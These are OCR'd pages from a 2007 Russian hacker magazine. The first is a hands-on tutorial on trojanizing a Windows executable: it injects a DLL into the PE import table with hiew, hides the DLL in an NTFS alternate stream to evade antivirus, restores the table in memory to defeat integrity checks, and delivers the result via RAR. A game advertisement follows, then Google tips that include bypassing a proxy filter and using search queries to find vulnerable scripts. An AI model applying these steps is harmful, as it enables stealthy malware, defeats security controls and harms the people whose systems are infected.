
> Поиск указателя на таблицу импорта в hiew'е и в PE-файле

и раскинувшуюся в ширину на целых 28h байт. Клавиша <ENTER> переносит нас к структуре Import Directory Table, о которой мы поговорим чуть позже. А пока обсудим, как найти указатель на Import Directory Table при отсутствии hiew'a.
Двойное слово, лежащее по смещению 80h от начала PE-заголовка (легко опознаваемого визуально по сигнатуре PE), и есть RVA-адрес, указывающий на Import Directory Table, а следующее двойное слово хранит ее размер. Так что для поиска таблицы импорта hiew совсем необязателен.
Таблица импорта представляет собой достаточно сложное сооружение иерархического типа. Вершину иерархии занимает структура Import Directory Table, фактически являющаяся массивом подчиненных структур типа IMAGE_IMPORT_DESCRIPTOR, каждая из которых содержит RVA-указатель на имя загружаемой динамической библиотеки, ссылки на OriginalFirstThunk и FirstThunk с именами/ординалами импортируемых функций (причем поле OriginalFirstThunk не является обязательным и может быть равно нулю). Два других поля — TimeDateStamp (временная отметка) и ForwarderChain (форвардинг) — так же необязательны, и потому для подключения своей собственной DLL нам необходимо заполнить всего лишь два поля структуры IMAGE_IMPORT_DESCRIPTOR: Name и FirstThunk, а также создать таблицу Import Address Table (сокращено IAT), импортирующую по меньшей мере одно имя (в данном случае dummy).

ПРОТОТИП СТРУКТУРЫ IMAGE_IMPORT_DESCRIPTOR

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
  union {
    DWORD Characteristics; // 0 for
terminating null import descriptor
    DWORD OriginalFirstThunk; // RVA to
original unbound IAT
   };
   DWORD TimeDateStamp;  // TimeDateStamp
   DWORD ForwarderChain; // -1 if no
forwarders
   DWORD Name;    // name of the dll
   DWORD FirstThunk;     // RVA to IAT
} IMAGE_IMPORT_DESCRIPTOR;
```

Если вместо стройной иерархии структур в нашей голове образовалась каша, не стоит волноваться — это нормально! Постепенно она утрясется и все структуры встанут на свои места, так что оставим их дозревать, а сами сосредоточимся на текущих проблемах. Чтобы внедрить X-DLL в Import Directory Table, необходимо добавить еще один экземпляр структуры IMAGE_IMPORT_DESCRIPTOR. Но просто так сделать это не получится, поскольку сразу же за концом Import Directory Table начинается IAT первой динамической библиотеки и нам просто некуда втиснуться, если, конечно, не перенести Import Directory Table в какое-нибудь другое место! А что?! И перенесем!
Повторяем описанную последовательность действий с hiew'ом еще раз, идя в начало таблицы импорта (а точнее, как мы уже знаем, на первый элемент Import Directory Table), давим <Gray-*> («звездочку» на цифровой клавиатуре) и, перемещаясь курсорными клавишами, выделяем бордовым цветом 28h байт (размер Import Directory Table). После этого давим <Gray-*> еще раз и, нажав <F2>, сохраняем блок в файл, для определенности назвав его idt-org. Теперь, прокручивая файл, клацаем <PageDown> до тех пор, пока не выйдем на оперативный простор свободного места, оккупированного длинной вереницей нулей. В нашем случае это место располагается по адресу 405810h, непосредственно за концом таблицы импорта.
Далее нам необходимо скопировать оригинальную Import Directory Table на новое место, не забыв при этом зарезервировать место для одного элемента структуры типа IMAGE_IMPORT_DESCRIPTOR, в который мы чуть позже



> Свободное место за концом таблицы импорта, пригодное для перемещения Import Directory Table

поместим нашу динамическую библиотеку. Она будет проинициализирована самой первой, что очень полезно для борьбы с антивирусами, иммунизирующими exe-файлы путем прививки им специальной dll-вакцины, выполняющей проверку целостности содержимого образа исполняемого файла.

Поскольку, как нетрудно подсчитать, размер структуры IMAGE_IMPORT_DESCRIPTOR составляет 14h байт, а незанятая область начинается с адреса 405810h, мы должны передвинуть курсор по адресу 405824h, нажать <Gray-*>, выделить 28h байт (размер оригинальной Import Directory Table) и нажать <Gray-*> еще раз, а потом обязательно переместить курсор в начало выделенного блока. Далее жмем <Ctrl-F2> (Get Block), вводим имя файла, в который мы только что сохранили блок, — idt-org и считываем его с диска.

Теперь возвращаемся в начало файла и корректируем RVA-адрес таблицы импорта, который в данном случае составит 5824h. У тебя может возникнуть вопрос: почему 5824h, а не 405824h?! Да потому, что RVA-адреса получаются путем вычитания базового адреса (прописанного в заголовке PE-файла и в нашем случае равного 400000h) из виртуального адреса (равного 405824h). Причем с учетом порядка старшинства байт, принятого на процессорах x86 (младшие биты располагаются по меньшим адресам), мы должны записать 24 58, а не 58 24, как делают многие начинающие хакеры, удивляясь потом, почему оно не работает.

Значит, открываем файл inject.exe в hiew'е, находим PE-сигнатуру, опускаем курсор вниз на 80h байт, видим там 84 54, нажимаем <F3> для разрешения редактирования, меняем адрес на 24 58, сохраняем изменения по <F9> и выходим… за пивом. Пиво для хакеров — это святое! Проверяем работоспособность файла — а вдруг она пострадала?! Запускаем inject.exe и, если все операции были проделаны правильно, на экране появится триумфальное приветствие. В противном же случае система откажется загружать файл или выбросит исключение.

Смочив пересохшее горло, приступаем к самой сложной и самой ответственной части — заполнению структуры IMAGE_IMPORT_DESCRIPTOR. Начнем с того, что переместим курсор в конец Import Directory Table, подогнав его к адресу 405850h, и запишем имя функции-пустышки (dummy), оканчивающееся нулем и предваренное двумя нулями, а следом за ним — имя внедряемой динамической библиотеки injected_dll.dll. Впрочем, порядок их расположения может быть и другим, системному загрузчику на такие мелочи уже давно положить.

Сделав это, перемещаемся на первый байт, ранее зарезервированный нами для структуры IMAGE_IMPORT_DESCRIPTOR, и начинаем колдовать. Первое двойное слово оставляем равным нулю. За ним идут 4 байта, отведенные для TimeDataStamp, и мы, желая слегка поизвращаться, занесем сюда IAT, то есть двойное слово, содержащее RVA-адрес импортируемой функции. В нашем случае эта функция зовется dummy, а ее имя (предваренное двумя нулями!) начинается с RVA-адреса 5850h. Учитывая обратный порядок байт на x86, пишем: 50 58. Пропустив следующее двойное слово (Forwarder Chain), в поле Name записываем RVA-адрес имени внедряемой динамической библиотеки injected_dll.dll, в нашем случае равный 5858h. Остается заполнить последнее поле — Import Address Table, содержащее RVA-адрес таблицы IAT, размещенной нами поверх поля TimeDateStamp с RVA-адресом, равным 5814h. Вот, собственно говоря, и все.

Остается сущая мелочь. Надо вернуться в начало файла, отсчитать от PE-заголовка 80h байт, исправив указатель на таблицу импорта с 5824h на 5810h и увеличив ее размер до 3Ch. Сохраняем проделанные изменения и, набрав побольше воздуха в грудь, запускаем файл inject.exe:

ДЕМОНСТРАЦИЯ РАБОТЫ ВНЕДРЕННОЙ ДИНАМИЧЕСКОЙ БИБЛИОТЕКИ

```
$inject.exe
hello,world!
I'm nezumi
good-bye,world!
```


Это работает! Причем не просто работает, а очень даже хорошо работает. Внедренная динамическая библиотека послушно выводит «hello, world!» еще до запуска файла-«дрозофилы» и «good-bye, world!» непосредственно перед ее завершением! Красота! Вот только… посторонняя DLL нам очень сильно мешает, вызывая естественное желание задвинуть ее куда-нибудь подальше. И тут мы плавно переходим ко второй части нашего рассказа.

Заметай за собой следы (для грамотных парней)

Некоторые файлы (особенно упакованные протекторами) скрупулезно следят за своей целостностью и на попытку внедрения реагируют, прямо скажем, не совсем адекватно. Однако поскольку X-DLL получает управление раньше остальных, она может восстановить таблицу импорта в памяти, как будто все так и было, словно к ней никто и не прикасался. Для этого достаточно вызывать API-функцию VirtualProtect, присвоив соответствующим регионами памяти атрибут PAGE_READWRITE, восстановить таблицу импорта (оригинал которой легко сохранить в X-DLL), а затем заново установить атрибут PAGE_READONLY с помощью все той же VirtualProtect. Более того, X-DLL может выделить блок памяти из кучи с помощью API-функции VirtualAlloc и скопировать туда свое тело, которое, естественно, должно быть полностью перемещаемо, то есть сохранять работоспособность независимо от базового адреса загрузки. Далее остается только выгрузить ставшую ненужной X-DLL вызовом FreeLibrary (на тот случай, если какой-то хитрый механизм проверки целостности решит перечислить список загруженных модулей). Маленький технический нюанс: на процессорах с поддержкой битов NX/XD, запрещающий исполнение кода в страницах памяти, не имеющих соответствующих атрибутов, выделяемому блоку памяти следует присвоить атрибут PAGE_EXECUTE_READWRITE. В противном случае, если у пользователя задействован аппаратный DEP для всех приложений (а не только для системных компонентов, как это происходит по умолчанию), вместо выполнения машинного кода система выбросит исключение, и выполнение троянизированной программы завершится в аварийном режиме.

Пересчет CRC

В заголовке PE-файла имеется специальное поле, содержащее контрольную сумму. В подавляющем большинстве случаев оно равно нулю, но если это не так, то после вмешательства в таблицу импорта контрольную сумму необходимо пересчитать. Этим занимается утилита EDITBIT.EXE, запущенная с ключом '/RELEASE'. Она входит как в штатную поставку компилятора Microsoft Visual Studio, так и в Platform SDK, так что проблем с ее поиском возникнуть не должно. Но если они все-таки возникнут, можно попробовать просто обнулить контрольную сумму. В некоторых случаях это прокатывает, но не всегда.



> Сохранение оригинальной Import Directory Table в файл idt-org

Копирование X-DLL в NTFS-stream

Файловая система NTFS выгодно отличается от FAT'а тем, что поддерживает потоки (streams). Их еще называют атрибутами (attributes), но чтобы не путать их с атрибутами типа «только на чтение», мы будем придерживаться первого термина. Каждый файл имеет минимум один безымянный поток, хранящий актуальные данные файла. Именно его размер высвечивает проводник Windows и продвинутые файловые менеджеры типа FAR'а. Однако мы можем создавать и дополнительные потоки, отделяя их имя от имени файла знаком двоеточия («:»), например: my_file:my_stream1, my_file:my_stream2. Штатные средства Windows не поддерживают работу с именованными потоками, и потому добраться до их содержимого не так-то просто. Не существует никакой (стандартной) возможности определить, имеет ли данный файл именованные потоки или нет.

Чувствуешь, куда я клоню? Давай спрячем X-DLL внутрь inject.exe, поместив ее в именованный поток. Внимание! Это совсем не то же самое, что тупо склеить два файла, как поступает большинство джойнеров. При копировании X-DLL в NTFS-поток, видимый размер «дрозофилы» не увеличивается, и при открытии файла inject.exe функцией fopen(«inject.exe», «rb»), никаких следов присутствия X-DLL в ней не окажется! Более того, при передаче файла через http для проверки антивирусной службой в online, передается только безымянный поток (содержащий полезную программу без X-DLL), и, естественно, антивирусы в ней ничего не обнаружат. Кстати говоря, большинство антивирусов сканирует только безымянный поток! Так что X-DLL может чувствовать себя в относительной безопасности, тепле, сухости и комфорте.

Расклад ясен? Тогда действуем. Открываем inject.exe в hiew'е, привычным движением переходим к таблице импорта: <ENTER>, <F8>, <F10>, <стрелка «вниз»>, <ENTER>. Меняем имя динамической библиотеки injected_dll.dll на inject.exe:x.dll, где inject.exe — имя подопытного файла, в который мы собираемся внедрить X-DLL, а x.dll — имя самой внедряемой динамической библиотеки.

Теперь необходимо скопировать injected_dll.dll в inject.exe:x.dll, что легко осуществить с помощью FAR'а. Подогнав курсор к динамической библиотеке injected_dll.dll, нажимаем <Shift-F5> и пишем «inject.exe:x.dll». Все! По завершении копирования исходную динамическую библиотеку injected_dll.dll можно удалить. Больше она нам не понадобится. Кстати говоря, размер файла inject.exe после создания нового именованного потока не увеличился ни на байт! Дисковые ревизоры (вместе с прочими системами контроля) тут просто отдыхают.

Теперь запускаем файл inject.exe и убеждаемся, что его работоспособность в результате последних манипуляций ничуть не пострадала.

Переход от теории к практике

Внедрение своей собственной динамической библиотеки — это, конечно, очень хорошо, но на практике гораздо чаще приходится сталкиваться с тем, что требуется внедрить чужой исполняемый файл. Что делать?! Преобразовывать его в DLL?! Конечно же нет! Достаточно просто слегка доработать нашу X-DLL, научив ее запускать exe-файлы посредством API-функции CreateFile, при этом сами исполняемые файлы можно (и нужно) поместить в именованные NTFS-потоки, число которых фактически неограниченно. Причем если внедряемый exe тащит за собой динамические библиотеки или другие компоненты, они также могут быть внедрены в NTFS-потоки (естественно, в текущем каталоге их уже не окажется, и потому исполняемый файл придется подвергнуть правке на предмет изменения всех путей). Если же этот файл упакован (а большинство боевых утилит типа систем удаленного администрирования редко поставляются в открытом виде), наша X-DLL может перехватить API-функции CreateFile/LoadLibrary, автоматически отслеживания обращения к отсутствующим файлам и подсовывая вместо них соответствующие им именованные NTFS-потоки.

Другой немаловажный момент. Отправляя exe-файл с внедренной в него X-DLL по почте, записывая его на лазерный диск или любой другой не NTFS-носитель, мы теряем все именованные потоки, и программа тут же отказывает в работе, ругаясь на то, что не может найти dll.

Ситуация кажется критической, можно даже сказать, драматической, но на помощь приходит благородный архиватор RAR, обладающий уникальной способностью сохранять все имеющиеся в файле NTFS-потоки. Запускаем RAR, выбираем inject.exe, нажимаем кнопку «Добавить» (или давим <CTRL-A>), после чего в свойствах архива взводим галочку «Сохранять файловые потоки» (вкладка «Дополнительно»). Также при желании можно создать SFX-архив на тот случай, если у получателя не окажется RAR'а, но это уже технические детали.

Повторяем процедуру пересылки файла по электронной почте еще раз, распаковываем полученный архив, запускаем inject.exe, и... о чудо! Он работает!

Заключение

Технологии внедрения в исполняемые файлы не стоят на месте и развиваются вместе с защитными механизмами и операционными системами. Извечная проблема меча и щита — кто усовершенствуется первым. Использование готовых утилит, работающих в полностью автоматическом режиме, во-первых, непрестижно, а во-вторых, слишком ненадежно. Разработчики антивирусов даром свой хлеб не едят! Чтобы не погореть на мелочах, весь X-код следует писать самостоятельно. До тех пор пока он существует в единственном экземпляре, у защитных систем не остается никакого шанса предотвратить атаку!



Восточный Фронт
крах аннендербе
Оккультизм на службе
Третьего Рейха.
Война продолжается.
© 2007 «Руссобит-Паблишинг». Все права защищены. © 2007 «Burut». Все права защищены. Отдел продаж: office@russobit-m.ru; (495) 611-10-11, 967-15-81. Техническая поддержка: support@russobit-m.ru; (495) 611-62-85, e-mail: support@russobit-m.ru, а также на форуме сайта «Руссобит-М»: www.russobit-m.ru/forums/. Розничная продажа в магазинах фирмы
Руссобит-М
www.russobit-m.ru
BURUT



СТЕПАН «STEP «ИЛЬИН
/ STEP@REAL.XAKEP.RU /

22

Со стороны многое кажется предельно простым и понятным, любая проблема — пустяковой, а задача — решаемой. Но стоит взяться за дело самому, как тут же возникает куча подводных камней и всяческих непоняток. Вот взять хотя бы поиск в интернете: что может быть проще? Каждый может ввести в браузере www.google.com и воспользоваться прелестями поисковой системы, но почему-то найти то, что надо, удается далеко не всем. А все потому, что любой инструмент нужно использовать со знанием дела и подчас самый простой из них оказывается намного мощнее, чем все думают. Да тот же самый Google!

Можно легко найти реферат по биологии, не особо заморачиваясь по поводу ключевых слов и не имея даже малейшего представления о модификаторах, кардинально влияющих на результаты поиска. Но если речь идет о чем-то специфическом, а времени на поиск катастрофически мало, забывать о тонкостях поисковой системы просто непростительно. Впрочем, хитрости поиска — это далеко не все, о чем мы хотим рассказать тебе в этой статье.

1. ЛОГИЧЕСКОЕ «ИЛИ»

Первое, что нужно запомнить, — принципы обработки ключевых слов. По умолчанию к каждому ключевому слову поисковая система применяет операцию логического «И». Это значит, что на запрос «Хакер крутой журнал» Google выдаст только те страницы, которые одновременно будут содержать и слово «Хакер», и «крутой», и «журнал». Проблема в том, что далеко не всегда это является обязательным условием. Если требуется найти страницы, включающие хотя бы одно из слов, нужно поставить между ними оператор OR.

Пример: хакер крутой OR жалкий журнал

2. ТОЧНОЕ СОВПАДЕНИЕ

Сложные алгоритмы поиска Google учитывают морфологию языка, различные особенности построения веб-документа и вовсе не предполагают, что найденные страницы будут содержать в точности ту фразу, которая указана в строке запроса. Слова могут быть разбросаны по всей странице и даже иметь другую форму, что в большинстве случаев очень удобно. Но что если требуется именно точное совпадение? Скажем, нужно найти текст песни по одной известной строке? В этом случае надо заключить нужные слова в кавычки.

Пример: "one of us"

3. ПЛЮСЫ ВАЖНЫХ СЛОВ

Чтобы сделать акцент на одно или несколько ключевых слов, поставь перед ними знак «+». Это поможет системе понять, какие из ключевых слов наиболее важные, и сформулировать результаты поиска более точно.

Пример: хакер+журнал

4. УБИРАЕМ ЛИШНЕЕ

Полученные результаты нередко засоряет какая-то лишняя информация. Чтобы не тратить время на ее просмотр, советую наложить на результаты поиска фильтр. Сделать это несложно. Надо лишь указать «слова-паразиты», поставив перед ними знак «-» — и включающие их страницы будут тут же исключены из результатов поиска.

Пример: журнал хакер-ламер

5. ПОИСК ПО КОНКРЕТНОМУ САЙТУ


Часто бывает ситуация, когда ты точно знаешь, что нужная информация есть на конкретном сайте, но ты никак не можешь ее найти. Тут волей-неволей начинаешь задумываться об эффективном поиске, но не встроенными средствами сайта (подчас абсолютно бестолковыми), а мощными механизмам Google. И, в общем-то, проблемы в этом нет, если взять на вооружение модификатор site:somesite.com.

Пример: В одном из номеров у нас был материал «Google-hack». Его в момент можно найти, набрав в Google "Google-hack" site:www.xakep.ru».

6. УЧИТЫВАЕМ НАЗВАНИЕ ДОКУМЕНТА

Намного большей эффективности поиска удается добиться, если с помощью модификатора intitle указать слова, которые обязательно должны входить в заголовок документа.

Пример: intitle:статьи site:www.xakep.ru



секрета Google

ПОЛЕЗНЫЕ TIPS'N'TRICS НА КАЖДЫЙ ДЕНЬ

«В июле 2006 года Oxford English Dictionary, являющийся одним из самых авторитетных словарей английского языка, добавил в свое последнее издание слово «Google» в значении «искать информацию в интернете». Так «Google» официально стало английским словом»

7. ЗНАЙ КОНКУРЕНТОВ В ЛИЦО

Лучший способ найти дружественные (и конкурирующие) сайты — спросить об этом Google. В ответ на модификатор related:<URL сайта> он с радостью выдаст сайты со схожей тематикой и контентом.

Пример: **На запрос «related:www.xakep.ru» системы выдаст линки на www.securitylab.ru, www.securityfocus.com и прочие проекты по информационной безопасности.**

8. КТО НА НАС ССЫЛАЕТСЯ?

Можно использовать Google и для того, чтобы проверить популярность конкретного проекта. Так, модификатор link:<URL сайта> отобразит все страницы, которые ссылаются на этот ресурс. Логика простая: чем их больше, тем ресурс популярнее.

Пример: link:www.xakep.ru

9. ИСПОЛЬЗУЙ СИНОНИМЫ

Google знает, что такое синонимы! Если хочешь, чтобы в результаты вошли страницы не только с конкретным указанным словом, но и с его синонимами, поставь перед ним знак «~».

Пример: ipod ~hacking

10. КАК НАЙТИ КОНКРЕТНЫЙ ТИП ДОКУМЕНТА

Если ты ищешь конкретный тип документа, не стесняйся сказать об этом Google. Будь это обычная страница, презентация, PDF или что-либо еще — можно найти все что угодно, при помощи модификатора filetype:.

Пример: **"SQL-injection" filetype:pdf. В ответ система выдаст ссылки на PDF-документы по SQL-injection.**

11. НЕ ЗАБЫВАЙ ПРО ЧИСЛОВЫЕ ДИАПАЗОНЫ

Редко используемый, но реально полезный прием. Возьми на вооружение модификатор «X..Y», позволяющий указать числовой диапазон. Ситуаций, когда такие ухищрения могут понадобиться, масса!

Пример: хакер 2000..2002

12. БЫСТРЫЙ КАЛЬКУЛЯТОР

Для выполнения громоздких вычислений совсем не обязательно елозить мышкой и тыкать кнопки в глупом Windows-калькуляторе. Просто введи математическое выражение (с любым количеством действий и скобок) в Google — и тот быстро все посчитает. Более того, поисковик можно использовать как удобный конвертер валют!

Пример 1: (31337-3.14)/87

Пример 2: 600 USD in RUR

13. СЛОВАРЬ ТЕРМИНОВ

Чтобы быстро найти определения какого-либо термина, используется модификатор define:. Тот же самый результат ты получишь, если перед словом поставишь человеческие фразы «what is» или «что такое».

Пример: define:LDAP


14. ПРОСМОТРЩИК УМЕРШИХ САЙТОВ


Бывает, обратишься на сайт, а он в дауне. Что делать? Не один раз в подобной ситуации меня выручал кэш Google, в котором хранится огромное количество документов. Действовать нужно так: сначала набираешь нужный URL в строке запроса, а потом кликаешь «Сохранено в кэше» на странице результатов. Вуаля!

15. ПЕРЕВЕДИ ЛЮБУЮ СТРАНИЦУ

Мало кто знает о существовании замечательного сервиса для перевода веб-страниц translate.google.com. Это был бы еще один ресурс для банального перевода иностранного контента, если бы свою руку к нему не приложил Google. Нет, он не будет обрабатывать тексты как профессионал-переводчик. Но зато в случае проблем даст пользователю возможность разобраться со смыслом фразы или предложения самому. Переведенная







> Система сама предлагает наиболее часто используемые слова для поиска, продолжая твою мысль



> С помощью всплывающих подсказок легко посмотреть, как текст выглядел в оригинале

страница как обычно выводится на экран, но юзер всегда может навести мышку на сомнительный отрывок и с помощью всплывающей подсказки узнать, как фраза звучала в оригинале.

17. ПОЧТИ 3 ГБ ДЛЯ ХРАНЕНИЯ ФАЙЛОВ
Ты уже успел оценить функциональность и продуманность почтового сервиса Google Mail (www.gmail.com)? Тогда тебе определенно стоит попробовать еще одну дополнительную феньку — GMail Drive (www.viksoe.dk/code/gmail.htm). В то время как Google выделяет на каждый email-аккаунт более 2 Гб дискового пространства, Gmail Drive позволяет использовать его как свой собственный диск. После установки проги, в системе появляется еще один диск, который полностью аналогичен всем остальным. Разница лишь в том, что его файлы физически хранятся в интернете.

18. ОНЛАЙН-ФОТОАЛЬБОМ
С помощью бесплатного аккаунта на picasaweb.google.com можно выложить в инет 1 Гб фотографий. Очень неплохо для сервиса, который позволяет не только удобно закачивать, но и в офигенной форме просматривать изображения. Еще одна разработка от Google — оффлайн-программа Picasa — поможет быстро найти, отредактировать и залить в инет фотографии с твоего винта. Каждый раз при запуске Picasa автоматически определяет местоположение фотографий (даже тех, о которых ты забыл) и организует их по визуальным альбомам. А чтобы залить нужные фотки в инет, потребуется лишь пару раз кликнуть мышкой.

«Google ежедневно регистрирует около 50 миллионов поисковых запросов и индексирует более 8 миллиардов веб-страниц»


16. ВСПОМОГАТЕЛЬНЫЙ ПРОКСИ-СЕРВЕР
Привыкшим к безлимитному интернету и всеобщей дозволенности по части контента бывает очень обидно сталкиваться с серьезными ограничениями корпоративных прокси-серверов. В той же самой школе или университете. Если администратор фильтрует запросы по черному списку, в который входят запретные домены, это легко обходится с помощью следующего запроса переводчику Google:

```
www.google.com/translate?langpair=ru|ru&u=www.xakep.ru
```

Тогда браузер будет обращаться к поисковой системе, которая в 99% случаев не заблокирована, и уже через нее получать нужный контент. Указанная в параметрах пара языков «ru|ru» говорит о том, что переводить содержимое нужно с русского на русский, то есть фактически оставить все без изменений. Само собой, вместо русского можно использовать любой другой язык.

19. ВЗЛОМЩИК ИНТЕРНЕТА
Тебе наверняка не надо рассказывать, что Google — это идеальное средство для массового поиска уязвимых сценарий.
Во всех красках этот процесс описал Форб в статье «Google-hack для маленьких» (www.xakep.ru/magazine/xa/076/056/1.asp). Однако получив пару тысяч страниц с результатами поиска, не спеши сразу кидаться в бой. Просматривать эти километровые страницы с огромным количеством ненужной информации — занятие довольно утомительное. Зато с помощью таких утилит, как uf0_google или googler, можно вытащить из них только то, что требуется, — ссылки. А дальше ты волен делать что хочешь: либо обрабатывать их вручную, либо скормить самописному скрипту или программе, которая все будет делать за тебя. Кстати говоря, по адресу http://johnny.ihackstuff.com/index.php?module=prodreviews собрана огромная коллекция запросов, с помощью которых ты сможешь искать дырявые скрипты. Думаю, она тебе пригодится :).





> Многочисленные возможности Google Customize

